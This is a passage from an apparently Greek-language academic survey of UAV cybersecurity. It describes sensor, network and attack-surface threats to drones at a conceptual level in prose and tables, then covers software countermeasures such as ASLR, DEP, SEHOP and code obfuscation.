αποτέλεσμα, ο

επιτιθέμενος να αποκτήσει τον έλεγχο του UAV καθώς αυτή η επίθεση GPS spoofing αναγκάζει το μη επανδρωμένο αεροσκάφος να απαντήσει σε ψεύτικα σήματα, επηρεάζοντας κατά συνέπεια το σύστημα πλοήγησής του [50].

- **Inertial sensors attack:** Τα UAVs χρησιμοποιούν ένα σύνολο αισθητήρων από τα οποία τα αισθητήρια κανάλια τους (π.χ. υπέρυθρα, ακουστικά, κ.λπ.) χρησιμεύουν ως φορέας για επιθέσεις. Όπως είναι φυσικό τα UAVs που είναι εξοπλισμένα με γυροσκόπια μικροηλεκτρομηχανικών συστημάτων (MEMS) μπορούν να παρουσιάσουν δυσλειτουργία εφόσον χρησιμοποιηθεί κάποιος σκόπιμος ηχητικός θόρυβος. Μελέτες δείχνουν ότι τα γυροσκόπια MEMS συντονίζονται σε ακουστικές συχνότητες. Μια άλλη μελέτη έδειξε ότι οι αισθητήρες οπτικών καμερών ροής που χρησιμοποιούνται για τη σταθεροποίηση του UAV μπορούν να υποστούν βλάβη από την επίδραση του περιβάλλοντος [61].

Πίνακας VI: Πιθανές επιθέσεις και επιπτώσεις σε επίπεδο αισθητήρα

Category	Attacks	Description	Results
Sensors	GPS jamming/spoofing	Jamming: Disrupts the GPS signal received by the UAV. Spoofing: Provides false GPS signals to deceive the navigation of the UAV.	- Disruption of GPS signal reception. - Inaccurate positioning and navigation. - Loss of control or incorrect flight paths.
	False sensor data injection	Injects impersonated or distorted sensor data (e.g., from cameras, LiDAR, etc.) to mislead the UAV's perception of its surroundings.	- Incorrect decision-making based on falsified data. - Compromised situational awareness for the operator. - Increased risk of accidents due to inaccurate data.
	Inertial sensors attack	Deceives the UAV's inertial sensors (e.g., gyroscope, accelerometer) to provide false motion or orientation data.	- Loss of stability and control during flight. - Increased risk of crashes or uncontrollable behavior. - Impaired ability to perform tasks that require accuracy.

4.2 Επιθέσεις στην αρχιτεκτονική δικτύων

Η επικοινωνία είναι το κρίσιμο στοιχείο του συστήματος UAV για τον έλεγχο της πτήσης και τη μετάδοση δεδομένων. Η πλειονότητα των UAVs χρησιμοποιεί ασύρματη επικοινωνία για την ανταλλαγή δεδομένων και εντολών με το GCS, εγκυμονώντας τους

κινδύνους των τρωτών σημείων σε επίπεδο επικοινωνίας, τις απειλές και τις επιθέσεις κατά των UAVs που θέτουν σε κίνδυνο την εμπιστευτικότητα, την ακεραιότητα, την αυθεντικότητα και τη διαθεσιμότητα. Τα τρωτά σημεία και οι απειλές μπορούν να κατηγοριοποιηθούν με βάση τα επίπεδα επικοινωνίας Physical Layer, Data link layer, network layer, transport layer όπως φαίνεται και στο πίνακα VII. Πιο συγκεκριμένα έχουμε:

- **Eavesdropping attacks**. Ο επιτιθέμενος μπορεί να πραγματοποιήσει επίθεση υποκλοπής μέσω της ζεύξης επικοινωνίας UAV-GCS συλλέγοντας δεδομένα όπως ζωντανές ροές βίντεο, ενδείξεις αισθητήρων και δεδομένα GPS που αποστέλλονται από τα UAV στο GCS. Δεδομένου ότι τα περισσότερα UAVs δεν χρησιμοποιούν μηχανισμούς για τη κρυπτογράφηση της ασύρματης επικοινωνίας, ο επιτιθέμενος μπορεί να «κρυφακούσει» τις ανταλλασσόμενες πληροφορίες, συμπεριλαμβανομένων των δεδομένων που λαμβάνονται μέσω τηλεμετρίας και των εντολών του GCS. Ως εκ τούτου, μπορεί να παραβιάσει την εμπιστευτικότητα της επικοινωνίας και των δεδομένων συλλέγοντας ευαίσθητες πληροφορίες, όπως ενδείξεις αισθητήρων και δεδομένα GPS [50].

- **Deauthentication attack:** Η επίθεση Deauthentication, γνωστή και ως "επίθεση Deauth" ή "Επίθεση κατάργησης ταυτότητας WiFi", είναι μια μορφή επίθεσης που απευθύνεται κατά των ασύρματων δικτύων. Εκμεταλλευόμενη το πλαίσιο κατάργησης ταυτότητας του πρωτοκόλλου IEEE 802.11 (Wi-Fi), αυτή η επίθεση στοχεύει στο να προκαλέσει την αποσύνδεση μιας συσκευής πελάτη από ένα δίκτυο Wi-Fi. Κατά την εκτέλεση της επίθεσης Deauthentication, ο εισβολέας αποστέλλει πλαίσια κατάργησης ταυτότητας στη συσκευή πελάτη ή στο σημείο πρόσβασης (AP). Οι παραλήπτες των πλαισίων αντιλαμβάνονται αυτά ως νόμιμα αιτήματα αποσύνδεσης, με αποτέλεσμα η συσκευή να αποσυνδεθεί από το δίκτυο. Η επίθεση Deauthentication δεν επιδιώκει το σπάσιμο της κρυπτογράφησης του δικτύου Wi-Fi, αλλά αξιοποιεί τα πλαίσια διαχείρισης για να προκαλέσει την αποσύνδεση των συσκευών [63], [64], [65].

- **Man-in-the-Middle attacks**. Σε αυτή τη μία από τις πιο γνωστές επιθέσεις , ο κακόβουλος χρήστης ελέγχει το ασύρματο κανάλι UAV-2-GCS και τροποποιεί τα καλοήθη πακέτα με κακόβουλο περιεχόμενο. Έτσι, μπορεί να λειτουργήσει ως γέφυρα μεταξύ του UAV και του GCS και να θέσει σε κίνδυνο την αμφίδρομη επικοινωνία UAV-2-GCS. Η replay attack είναι ένα παράδειγμα επίθεσης Man-in-the-Middle, όπου ο επιτιθέμενος ξεγελά τον χειριστή μεταδίδοντας κακόβουλα δεδομένα ζωντανής τροφοδοσίας, το VideoJak [66] είναι ένα παράδειγμα τέτοιων επιθέσεων.

- **Forgery attacks.** Ο κακόβουλος χρήστης μπορεί να θέσει σε κίνδυνο την ακεραιότητα της επικοινωνίας των UAVs μεταδίδοντας ένα πλαστό αίτημα σε μη πιστοποιημένα UAVs. Σε αυτή την επίθεση δημιουργεί το κακόβουλο αίτημα υποδυόμενος ένα νόμιμο αίτημα και διακόπτει την επικοινωνία UAV-GCS [67].

- **DoS attacks.** Πρόκειται για μια από τις πιο διαδεδομένες επιθέσεις, καθώς ο κακόβουλος χρήστης μπορεί να θέσει σε κίνδυνο ένα σύστημα UAV εξαπολύοντας επίθεση DoS. Σε αυτή την περίπτωση, ο επιτιθέμενος μπορεί να κατακλύσει την κάρτα δικτύου του UAV στέλνοντας πολλαπλά αιτήματα, προκαλώντας υπερφόρτωση των πόρων του και διακόπτοντας τη διαθεσιμότητά του. Ο αντίκτυπος της εκτέλεσης τέτοιων επιθέσεων σε UAV μπορεί να οδηγήσει σε σημαντική αύξηση της καθυστέρησης του δικτύου και σε μείωση της ποιότητας των εφαρμογών ροής βίντεο για τον χρήστη. Ένας άλλος τρόπος εκτέλεσης μιας επίθεσης DoS είναι η αποστολή μεγάλων πακέτων στο GCS εντός συγκεκριμένης εμβέλειας για την απενεργοποίηση του σήματος ελέγχου. Μόλις απενεργοποιηθεί το σήμα, το μη επανδρωμένο αεροσκάφος μεταβαίνει σε κατάσταση χαμένης σύνδεσης, η οποία έχει ως αποτέλεσμα τη δυσλειτουργία της ζεύξης δεδομένων. Κατά συνέπεια, ο χειριστής δεν μπορεί πλέον να στείλει ή να λάβει σήματα δεδομένων στον ελεγκτή πτήσης, με αποτέλεσμα να διακόπτεται η σύνδεση επικοινωνίας και να χάνεται ο έλεγχος του UAV. Τέλος, οι επιθέσεις Deauthentication αποτελούν μια ακόμα επίθεση DoS και στόχος είναι η διακοπή της επικοινωνίας μεταξύ του χειριστή και του UAV [73].

- **SYN flood:** Η επίθεση πλημμύρας SYN είναι ένας τύπος επίθεσης άρνησης υπηρεσίας (DoS) που στοχεύει το επίπεδο μεταφοράς της σουίτας πρωτοκόλλων TCP/IP. Εκμεταλλεύεται τη διαδικασία τριπλής χειραψίας TCP, η οποία δημιουργεί μια σύνδεση μεταξύ ενός πελάτη και ενός διακομιστή πριν ξεκινήσει η μεταφορά δεδομένων. Τα τρία βήματα της χειραψίας είναι: SYN (Συγχρονισμός): Ο πελάτης στέλνει ένα πακέτο SYN στον διακομιστή για να ξεκινήσει ένα αίτημα σύνδεσης. SYN-ACK (Συγχρονισμός-Επιβεβαίωση): Ο διακομιστής ανταποκρίνεται με ένα πακέτο SYN-ACK για να αναγνωρίσει το αίτημα και να υποδείξει την ετοιμότητά του να δημιουργήσει μια σύνδεση. ACK (Acknowledge): Ο πελάτης στέλνει ένα πακέτο ACK για να επιβεβαιώσει την απόκριση του διακομιστή, ολοκληρώνοντας τη χειραψία και δημιουργώντας τη σύνδεση. Σε μια επίθεση πλημμύρας SYN, ο εισβολέας στέλνει μεγάλο αριθμό πακέτων SYN στον διακομιστή στόχο, αλλά σκόπιμα δεν ολοκληρώνει την τριπλή χειραψία στέλνοντας το τελικό πακέτο ACK. Αυτό προκαλεί τον διακομιστή να εκχωρεί πόρους και να διατηρεί μια ημιτελή καταχώρηση σύνδεσης στον πίνακα σύνδεσής του, γνωστή και ως μισάνοιχτες

συνδέσεις. Ο διακομιστής περιμένει το τελικό ACK που δεν φτάνει ποτέ, οδηγώντας σε συσσώρευση εκκρεμών αιτημάτων σύνδεσης και δέσμευση πόρων. Καθώς οι πόροι του διακομιστή κατακλύζονται από μισάνοιχτες συνδέσεις, τα νόμιμα αιτήματα σύνδεσης από άλλους πελάτες είτε καθυστερούν είτε απορρίπτονται, με αποτέλεσμα την άρνηση της υπηρεσίας. Οι επιθέσεις πλημμύρας SYN μπορεί να οδηγήσουν σε διακοπή της υπηρεσίας ή ακόμη και σε πλήρη μη διαθεσιμότητα της στοχευμένης υπηρεσίας.

- **FANET attacks**

(i) **Blackhole Attack:** Η επίθεση blackhole είναι ένας τύπος σύνθετης επίθεσης που συνδυάζει δύο διαφορετικές τεχνικές επίθεσης: την επίθεση sinkhole και την επίθεση dropping/modification.

Στο πρώτο στάδιο της επίθεσης, ο επιτιθέμενος εμφανίζει μια καλύτερη διαδρομή προς ένα συγκεκριμένο προορισμό στο δίκτυο. Αυτό σημαίνει ότι όταν άλλοι κόμβοι στο δίκτυο θέλουν να στείλουν δεδομένα σε αυτόν τον προορισμό, θα παραπλανηθούν πιστεύοντας ότι ο κόμβος του επιτιθέμενου είναι η πιο αποτελεσματική διαδρομή. Ως αποτέλεσμα, όλη η κίνηση του δικτύου που προορίζεται για αυτόν τον συγκεκριμένο προορισμό θα κατευθύνεται προς τον κόμβο του επιτιθέμενου ("sinkhole").

Στο δεύτερο στάδιο της επίθεσης, ο επιτιθέμενος πραγματοποιεί άλλες κακόβουλες ενέργειες στην κίνηση του δικτύου που λαμβάνει στην επιθεση sinkhole. Αυτές οι ενέργειες μπορεί να περιλαμβάνουν την απόρριψη πακέτων, την τροποποίηση του περιεχομένου των πακέτων ή ακόμη και τη δημιουργία νέων πακέτων για να διακόψουν την επικοινωνία ή να θέσουν σε κίνδυνο την ακεραιότητα των δεδομένων που μεταδίδονται [68], [69].

(ii) **Grayhole Attack:** Σε μια επίθεση γκρίζας τρύπας, ένας κακόβουλος κόμβος ρίχνει ή τροποποιεί επιλεκτικά πακέτα αντί να απορρίπτει όλα τα πακέτα όπως σε μια επίθεση Μαύρης Τρύπας. Ο κακόβουλος κόμβος μπορεί να προωθήσει ορισμένα πακέτα ενώ απορρίπτει άλλα, οδηγώντας σε μερική διακοπή της επικοινωνίας. Αυτή η επίθεση στοχεύει να χειραγωγήσει τη συμπεριφορά του δικτύου και τις αποφάσεις δρομολόγησης χωρίς να μπλοκάρει εντελώς την επικοινωνία, καθιστώντας δυσκολότερο τον εντοπισμό σε σύγκριση με μια επίθεση Μαύρης Τρύπας.

(iii) **Replay Attack:** Σε μια επίθεση επανάληψης, ένας εισβολέας κρυφακούει τα νόμιμα πακέτα δρομολόγησης ή τα μηνύματα ελέγχου που ανταλλάσσονται μεταξύ των κόμβων. Στη συνέχεια, ο εισβολέας αναμεταδίδει αυτά τα πακέτα στα δίκτυα UAV που έχουν υποκλαπεί αργότερα, επιχειρώντας να εξαπατήσει τους κόμβους και να

διακόψει τη διαδικασία δρομολόγησης. Με την επανάληψη αυτών των μηνυμάτων, ο εισβολέας μπορεί να προκαλέσει σύγχυση στο δίκτυο, καθώς τα UAV δεν μπορούν να διακρίνουν τα νόμιμα αιτήματα από τα κακόβουλα.

(iv) **Sybil Attack:** Μια επίθεση Sybil περιλαμβάνει έναν εισβολέα που δημιουργεί πολλαπλές πλαστές ταυτότητες (κόμβους Sybil) για να μιμηθεί διαφορετικούς κόμβους στο δίκτυο. Ο εισβολέας τοποθετεί στρατηγικά αυτούς τους ψεύτικους κόμβους για να αποκτήσει δυσανάλογα μεγάλη επιρροή στις αποφάσεις δρομολόγησης. ο εισβολέας με αυτό το τρόπο μπορεί να επιτύχει ένα υπερβολικό επίπεδο εξουσίας και να επηρεάσει την ακεραιότητα των δεδομένων, την κατανάλωση ενέργειας, και ολόκληρη την απόδοση του συστήματος μέσω απειλών.

Πίνακας VII: Πιθανές επιθέσεις και επιπτώσεις σε επίπεδο δικτύου

Layer	Attacks	Description	Results
Physical	Eavesdropping	Unauthorized interception of communication between UAV and ground control	Unauthorized access to communication, leading to the theft of sensitive information or data leaks.
Data link	Deauthentication	Forcing UAV or GCS to disconnect from the network	Disrupts communication, control, and data transfer between UAV and Ground Control Station (GCS).
Network	Man-in-the-Middle	Intercepting and relaying communication between UAV and GCS	Unauthorized interception of communication between two parties, allowing an intruder to intercept or manipulate data.
	Forgery	Creating and sending fake commands or data to the UAV or GCS	Fabrication of false data, often used to deceive systems or users.
	DoS	Overloading UAV or GCS with excessive requests to make it unavailable	Crashing a system or network, resulting in unavailability to users or legitimate requests.
	Blackhole	Dropping or discarding data packets, preventing their delivery	Diversion or rejection of traffic, causing disruption and potential data loss.
	Grayhole	Partially dropping or delaying data packets selectively	Selective deposition or handling of specific data,

			leading to targeted disruptions or manipulation of data.
	Replay	Intercepting and resending previously recorded data or commands	Repetition of data breaches, which could result in unauthorized access or replication of actions.
	Sybil	Creating multiple fake UAV identities to disrupt or manipulate communication	Creation of multiple false identities, leading to misinformation or resource abuse.
	Wormhole	Establishing an unauthorized high-speed link between distant parts of the network	Rapid transmission of data to remote points in a network, potentially causing confusion or unauthorized access.
Transport	SYN flood	Flooding UAV or GCS with a large number of incomplete connection requests (SYN packets)	Network crash through a flood of SYN requests, interrupting legitimate communication and possibly causing errors.

4.3 Επιθέσεις στην επιφάνεια του UAV

Η επιφάνεια επίθεσης (surface attack) αναφέρεται στο σύνολο των σημείων εκείνων που ένας πιθανός εισβολέας μπορεί να χρησιμοποιήσει για να παραβιάσει ένα σύστημα. Στο γενικότερο πεδίο της κυβερνοασφάλειας, αυτή η έννοια προσφέρει μια καταγραφή των πιθανών ευπαθειών και απειλών που υφίστανται ένας οργανισμός [113]. Όμως, πολλές φορές αυτή η προσέγγιση παραμένει ελλιπείς διότι υποθέτει πως έχουμε γνώση όλων των δυνατών τρόπων επίθεσης και είμαστε ενήμεροι για όλες τις ευπαθειών που μπορούν να εκμεταλλευτούν οι επιτιθέμενοι. Ειδικότερα στο τομέα των UAVs, η επιφάνεια επίθεσης δεν περιορίζεται μόνο στα καταγεγραμμένα και γνωστά σημεία ευπάθειας. Περιλαμβάνει όλους τους πόρους, είτε είναι προφανείς είτε όχι, που ένας κακόβουλος φορέας μπορεί να αξιοποιήσει. Κάθε στοιχείο που βρίσκεται σε ανοικτή σύνδεση με τον κυβερνοχώρο και με τον πραγματικό κόσμο, μπορεί να καταστεί στόχος.

Εάν κάποιος λάβει μη εξουσιοδοτημένη φυσική πρόσβαση, μπορεί να προβεί σε ανεπιθύμητες ενέργειες ως προς τις λειτουργίες του drone ή των υλικών του. Οι μονάδες αποθήκευσης του

drone περιέχουν ευαίσθητα δεδομένα, από αρχεία καταγραφής πτήσης έως φωτογραφίες υψηλής ανάλυσης. Η παραβίαση αυτών των στοιχείων μπορεί να έχει σαν αποτέλεσμα την κλοπή δεδομένων, παραβιάσεις απορρήτου ή ακομα και τη καταστροφή του υλικού. Επίσης ενσωματώνουν πολλαπλά λογισμικά μέσω διεπαφών προγραμματισμού εφαρμογών (APIs) [114]. Επιτιθέμενοι μπορούν να εντοπίσουν και να εκμεταλλευτούν αδυναμίες σε αυτά τα APIs, αλλοιώνοντας τα δεδομένα του ή εγκαθιστώντας κακόβουλο λογισμικό. Πιο αναλυτικά από τα παραπάνω προκύπτουν οι εξής επιθέσεις καθώς και ο πίνακας VIII.

- **Physical Access Points**: Τα Φυσικά Σημεία Πρόσβασης στα drones αναφέρονται στο τρόπο με τον οποίο ένας κακόβουλος χρήστης θα μπορέσει να αλληλεπιδράσεις με τα στοιχεία του drone. Αυτά μπορεί να είναι θύρες, όπως θύρες USB ή συσκευές φόρτισης, υποδοχές για κάρτες μνήμης ή σημεία τοποθέτησης για αισθητήρες και κάμερες. Τέτοια σημεία πρόσβασης επιτρέπουν τη μεταφορά δεδομένων, ενέργειας ή την προσθήκη κακόβουλων λογισμικών. Εάν δεν προστατευτούν επαρκώς, εχθρικές οντότητες μπορούν να εκμεταλλευτούν αυτά τα σημεία για να προσβάλουν, να αλλοιώσουν ή να προβούν σε βανδαλισμούς στα εσωτερικά συστήματα του drone [115].

- **Data Storage Areas**: Η κύρια περιοχή αποθήκευσης δεδομένων στα περισσότερα drones είναι η ενσωματωμένη μνήμη ή η αφαιρούμενη αποθήκευση, συχνά με τη μορφή καρτών SD ή microSD. Αυτές οι κάρτες μπορούν να αποθηκεύσουν ώρες βίντεο υψηλής ευκρίνειας, χιλιάδες φωτογραφίες και άλλα δεδομένα που προέρχονται από αισθητήρες. Πέρα από την απλή αποθήκευση, αυτοί οι χώροι είναι συχνά εξοπλισμένοι με συστήματα διαχείρισης δεδομένων. Ορισμένα προηγμένα drones προσφέρουν ακόμη και ετικέτες δεδομένων σε πραγματικό χρόνο, όπου τα μεταδεδομένα, όπως η τοποθεσία, το υψόμετρο και ο χρόνος, προστίθενται αυτόματα στο περιεχόμενο που καταγράφεται, βελτιώνοντας το πλαίσιο και τη χρησιμότητα των δεδομένων. Ωστόσο, η ίδια η χρησιμότητα αυτών των αποθηκευτικών χώρων τους καθιστά επίσης πιθανούς στόχους. Η μη εξουσιοδοτημένη πρόσβαση μπορεί να οδηγήσει σε κλοπή δεδομένων, στην έκθεση ευαίσθητων πληροφοριών ή ιδιόκτητου περιεχομένου. Επιπλέον, εάν η αποθήκευση καταστραφεί ή παραβιαστεί, μπορεί να οδηγήσει σε απώλεια δεδομένων, καθιστώντας μάταιες τις προσπάθειες του drone [116].

Unsecured APIs: Τα API διευκολύνουν την επικοινωνία μεταξύ του λογισμικού του drone και άλλων συστημάτων, είτε πρόκειται για διακομιστές cloud, εφαρμογές για κινητές συσκευές ή ενσωματώσεις τρίτων. Ωστόσο, αυτή η ίδια η διασύνδεση ανοίγει επίσης την πόρτα σε μια σειρά επιθέσεων API [117], θέτοντας σημαντικές απειλές για την ασφάλεια και τη λειτουργικότητα των drone. Μία από τις πιο κοινές επιθέσεις API είναι:

- **Injection attacks**: Σε αυτή την κατηγορία, κακόβουλες εντολές στέλνονται στο API του drone, με στόχο να πραγματοποιήσει ανεπιθύμητες ενέργειες ή να πάρει πρόσβαση σε δεδομένα στα οποία δεν θα έπρεπε. Για παράδειγμα, ένας εισβολέας θα μπορούσε να εισάγει κώδικα που να τροποποιεί την πορεία του drone ή να αλλοιώνει τις λειτουργίες του. Οι πιο γνωστές επιθέσεις έγχυσης είναι: SQL Injection, XSS (cross site scripting), XXE (εξωτερική οντότητα XML), SSTI (ένεση προτύπου από την πλευρά του διακομιστή), ένεση εντολών.

- **Authentication failtures**: Εάν το API δεν επαληθεύει σωστα την ταυτότητα των αιτημάτων, ενδέχεται να αποκτήσουν πρόσβαση μη εξουσιοδοτημένοι χρήστες. Αυτό μπορεί να οδηγήσει σε σενάρια όπου κακόβουλοι παράγοντες μπορούν να ελέγχουν το drone, να έχουν πρόσβαση στα δεδομένα του ή ακόμα και να το απενεργοποιούν.

- **Sensitive data exposure**: Τα κακώς σχεδιασμένα ή ανεπαρκώς ασφαλισμένα API ενδέχεται να αποκαλύψουν κατά λάθος ευαίσθητες πληροφορίες, όπως η τοποθεσία του drone σε πραγματικό χρόνο, δεδομένα του συστήματος ή λειτουργικές παραμέτρους. Αυτά τα δεδομένα μπορούν να αξιοποιηθούν για κακόβουλους σκοπούς, από κατασκοπεία έως δολιοφθορά.

- **Broken access control**: Είναι ένα κενό ασφαλειας όπου το API επιτρέπει στους χρήστες να εκτελούν ενέργειες πέρα από τις άδειές τους. Στο πλαίσιο των drones, αυτό θα μπορούσε να σημαίνει πρόσβαση μη εξουσιοδοτημένων χρηστών σε χειριστήρια, αλλαγή ρυθμίσεων ή ακόμα και τερματισμό λειτουργίας του drone.

- **Security misconfiguration**: Αυτό μπορεί να κυμαίνεται από περιττή έκθεση δεδομένων, προεπιλεγμένα διαπιστευτήρια που παραμένουν αμετάβλητα ή απαρχαιωμένο λογισμικό με γνωστά τρωτά σημεία.

- **Elevation of Privilege**: Τα μη ασφαλή API ενδέχεται να επιτρέψουν στους εισβολείς να κλιμακώσουν τα προνόμιά τους εντός του συστήματος, δίνοντάς τους αυξημένη πρόσβαση και έλεγχο στις λειτουργίες του drone.

Πίνακας VIII: Πιθανές επιθέσεις και επιπτώσεις σε επίπεδο επιφάνειας.

Category	Attacks	Description	Results
Surface attack	Physical Access Points	Interfaces on a drone that can be manually tampered with, such as batteries, USB ports, or SD cards.	Unauthorized access can lead to sabotage or data theft.
	Data Storage Areas	Dedicated regions in drones where operational data, like flight logs or captured media, is stored.	Compromise can result in data theft or manipulation.
	Unsecured APIs	Software gateways that interact with the drone.	When not secured, they can be exploited to control the drone or access its data.

5. Προστασία από επιθέσεις κακόβουλων συστημάτων UAV

Στην ενότητα αυτή θα αναλυθούν οι τρόποι με τους οποίους μπορούν να αποτραπούν οι επιθέσεις σε ένα UAV, τόσο από επίπεδο αρχιτεκτονικής αλλά και πως ένα κακόβουλο UAV μπορεί να εντοπιστεί και να αποτραπεί κάθε κακόβουλη ενέργεια του εγκαίρως μέσω διαφορών τεχνολογιών ανίχνευσης αλλά και μέσω της μηχανικής μάθησης.

5.1 Μέτρα προστασίας στα επίπεδα της αρχιτεκτονική των UAVs

Η προστασία σε επίπεδο αρχιτεκτονικής περιλαμβάνει τα αντίμετρα που αφορούν το λογισμικό το υλικό και τους αισθητήρες του UAV αλλά και τα αντίμετρα που βασίζονται στην αρχιτεκτονική δικτύου.

5.1.1 Αντίμετρα για επιθέσεις σε επίπεδο λογισμικού

Ο κύριος τρόπος για την αποτροπή από επιθέσεις που θα μπορούσαν να βλάψουν ένα σύστημά, είναι να αποτραπεί από το να συμβεί εξαρχής. Αυτό ισχύει και σε περιπτώσεις zero-days attacks καθώς και των κακόβουλων λογισμικών. Η διατήρηση ενός καλού τείχους προστασίας, η ενημέρωση του Antivirus και η χρήση IDS αποτελούν ιδανικές λύσεις για τη διασφάλιση της ασφάλεια του συστήματός. Ένα τείχος προστασίας, που παρακολουθεί την κίνηση εντός και εκτός από το δίκτυό, μειώνει τη μη εξουσιοδοτημένη είσοδο στο δίκτυο. Ακόμη και χωρίς να γνωρίζουμε την ακριβή φύση της επίθεσης, η ύποπτη δραστηριότητα που ταξιδεύει μέσα και έξω από το σύστημα μπορεί να σταματήσει. Τα ίδια ισχύουν και για τα σύγχρονα Antivirus τα οποία σε πολλές περιπτώσεις κάνουν χρήση της μηχανικής μάθησης, έτσι ώστε ακόμη και όταν είναι αδύνατη η ανάγνωση της συγκεκριμένης απειλής από τη βάση δεδομένων που διαθέτουν, να δίνεται η δυνατότητα μέσω της παρακολούθησης του συστήματος να εντοπιστούν διάφορες ανωμαλίες και στη συνέχεια μέσω των μεγάλων δεδομένων που επεξεργάζονται σε πραγματικό χρόνο να μπορούν να ανακαλύψουν τα κρίσιμα περιστατικά. Ωστόσο εάν γίνει παραβίαση του συστήματος από μια τέτοια επίθεση, ο επόμενος στόχος θα αφορά στο να περιοριστούν οι επιπτώσεις. Περιορίζοντας την πρόσβαση των χρηστών μόνο σε βασικά αρχεία και συστήματα, μπορούμε να περιορίσουμε τη ζημιά που προκαλείται στον μικρότερο αριθμό συστημάτων. Μια καλή πολιτική ασφαλείας καθορίζει ότι κάθε λογαριασμός θα πρέπει να έχει πλήρη πρόσβαση μόνο στα συστήματα που απαιτούνται για την εκτέλεση των εργασιών του χρήστη. Για παράδειγμα, οι χρήστες από το τμήμα λογαριασμών δεν θα πρέπει να έχουν πρόσβαση στις βάσεις δεδομένων του τμήματος πωλήσεων. Με αυτόν τον τρόπο, η ζημιά ενός μεμονωμένου παραβιασμένου λογαριασμού περιορίζεται μόνο στην περιοχή δικτύου στην οποία δραστηριοποιείται.

Για την αποτροπή επιθέσεων όπως η Buffer overflow οι προγραμματιστές μπορούν να προστατεύονται μέσω μέτρων ασφαλείας στον κώδικά τους ή χρησιμοποιώντας γλώσσες που προσφέρουν ενσωματωμένη προστασία. Επιπλέον, τα σύγχρονα λειτουργικά συστήματα διαθέτουν προστασία χρόνου εκτέλεσης. Τρεις κοινές προστασίες είναι: (i) **Address space randomization** (ASLR). Μετακινείται τυχαία στις θέσεις του χώρου διευθύνσεων των περιοχών δεδομένων. Συνήθως, οι επιθέσεις υπερχείλισης buffer πρέπει να γνωρίζουν την τοποθεσία του εκτελέσιμου κώδικα και η τυχαιοποίηση των χώρων διευθύνσεων καθιστά αυτό σχεδόν αδύνατο. (ii) **Data execution prevention**. Επισημαίνει ορισμένες περιοχές της μνήμης ως μη εκτελέσιμες ή εκτελέσιμες, γεγονός που εμποδίζει μια επίθεση να εκτελεί κώδικα σε μια μη εκτελέσιμη περιοχή. (iii) **Structured exception handler overwrite protection** (SEHOP). Βοηθά να σταματήσει η επίθεση κακόβουλου κώδικα στο Structured Exception Handling (SEH), ένα ενσωματωμένο σύστημα για τη διαχείριση εξαιρέσεων υλικού και λογισμικού. Αποτρέπει έτσι έναν εισβολέα από το να μπορεί να κάνει χρήση της τεχνικής εκμετάλλευσης αντικατάστασης SEH. Σε λειτουργικό επίπεδο, μια αντικατάσταση SEH επιτυγχάνεται χρησιμοποιώντας μια υπερχείλιση buffer που βασίζεται σε στοίβα για την αντικατάσταση μιας εγγραφής εγγραφής εξαίρεσης, που είναι αποθηκευμένη στη στοίβα ενός νήματος.

Για τη προστασία από την αντίστροφη μηχανική σε επίπεδο λογισμικού χρησιμοποιούνται διάφοροι μέθοδοι, όπως είναι: (i) Code Obfuscation. Περιλαμβάνει την τροποποίηση του κώδικα ενός προγράμματος λογισμικού για να γίνει πιο δύσκολη η κατανόηση ή η αντίστροφη μηχανική. Αυτό μπορεί να περιλαμβάνει μετονομασία μεταβλητών, αλλαγή της σειράς των μπλοκ κώδικα και προσθήκη άχρηστου κώδικα. Η συσκότιση μπορεί να δυσκολέψει έναν αντίστροφο μηχανικό να κατανοήσει τον κώδικα, καθώς η δομή του κώδικα γίνεται σκόπιμα πιο περίπλοκη. (ii) Anti-Tampering Techniques. Χρησιμοποιούνται τεχνικές κατά της παραβίασης για την αποτροπή μη εξουσιοδοτημένης τροποποίησης ενός προγράμματος λογισμικού. Αυτό μπορεί να περιλαμβάνει μέτρα όπως αθροίσματα ελέγχου ή ψηφιακές υπογραφές, τα οποία διασφαλίζουν ότι ο κωδικός δεν έχει τροποποιηθεί. Οι τεχνικές κατά της παραβίασης μπορούν επίσης να περιλαμβάνουν μέτρα που ανιχνεύουν εάν ένα πρόγραμμα εκτελείται σε εικονικό περιβάλλον ή σε sandbox, κάτι που μπορεί να αποτελεί ένδειξη αντίστροφης μηχανικής. (iii) Cryptography. Η κρυπτογράφηση περιλαμβάνει τη χρήση αλγορίθμων για την ανακατεύθυνση του κώδικα λογισμικού έτσι ώστε να μην μπορεί να διαβαστεί ή να κατανοηθεί χωρίς το κλειδί αποκρυπτογράφησης. Αυτή μπορεί να είναι μια αποτελεσματική μέθοδος αποτροπής της αντίστροφης μηχανικής, καθώς καθιστά σχεδόν αδύνατη την κατανόηση του κώδικα χωρίς το κλειδί. (iv) License Management. Περιλαμβάνει τον έλεγχο της διανομής και της χρήσης ενός προγράμματος λογισμικού μέσω συμφωνιών αδειοδότησης. Αυτό μπορεί να περιλαμβάνει μέτρα όπως ενεργοποίηση προϊόντος, επαλήθευση κλειδιού άδειας χρήσης ή παρακολούθηση χρήσης. Η διαχείριση αδειών μπορεί

να βοηθήσει στην αποτροπή της μη εξουσιοδοτημένης χρήσης και διανομής του προγράμματος λογισμικού, η οποία μπορεί να βοηθήσει στην προστασία από την αντίστροφη μηχανική.
Ο Πίνακας IX συνοψίζει τα ζητήματα ασφάλειας λογισμικού των UAV, τα υπάρχοντα αντίμετρα και τους περιορισμούς τους.

Πίνακας IX: Υπάρχοντα αντίμετρα και περιορισμοί σε επίπεδο λογισμικού

Software Attacks		
Attacks	**Countermeasures**	**Limitations**
Zero-day attacks [77]	- Firewall Protection Applications. - The use of virus and IDS protection solutions.	Some manufacturers can release patches weeks after the emergence of a zero-day attack.
Malware [45],[48]	- Regular system updates	Real-time detection of malicious software increases computational costs.
Buffer Overflow [104]	- Address space randomization (ASLR) - Data execution prevention - Structured exception handler overwrite protection	- ASLR might not be compatible with certain applications or libraries that assume fixed memory addresses, leading to compatibility problems. - DEP prevents data execution in specific memory regions but isn't always effective against all buffer overflow attacks, like return-oriented programming (ROP). -Enforcing SEH overwrite protection may slightly impact program performance.
Reverse engineering [102]	- Code Obfuscation - Anti-Tampering Techniques - Encryption - License Management	- Obfuscation can lead to increased code size and complexity, potentially affecting software performance. - Implementing and maintaining anti-tampering techniques can increase the overall complexity of the software. - Encryption requires proper key management, which itself can become a vulnerability if not handled securely.

5.1.2 Αντίμετρα για επιθέσεις σε επίπεδο υλικού

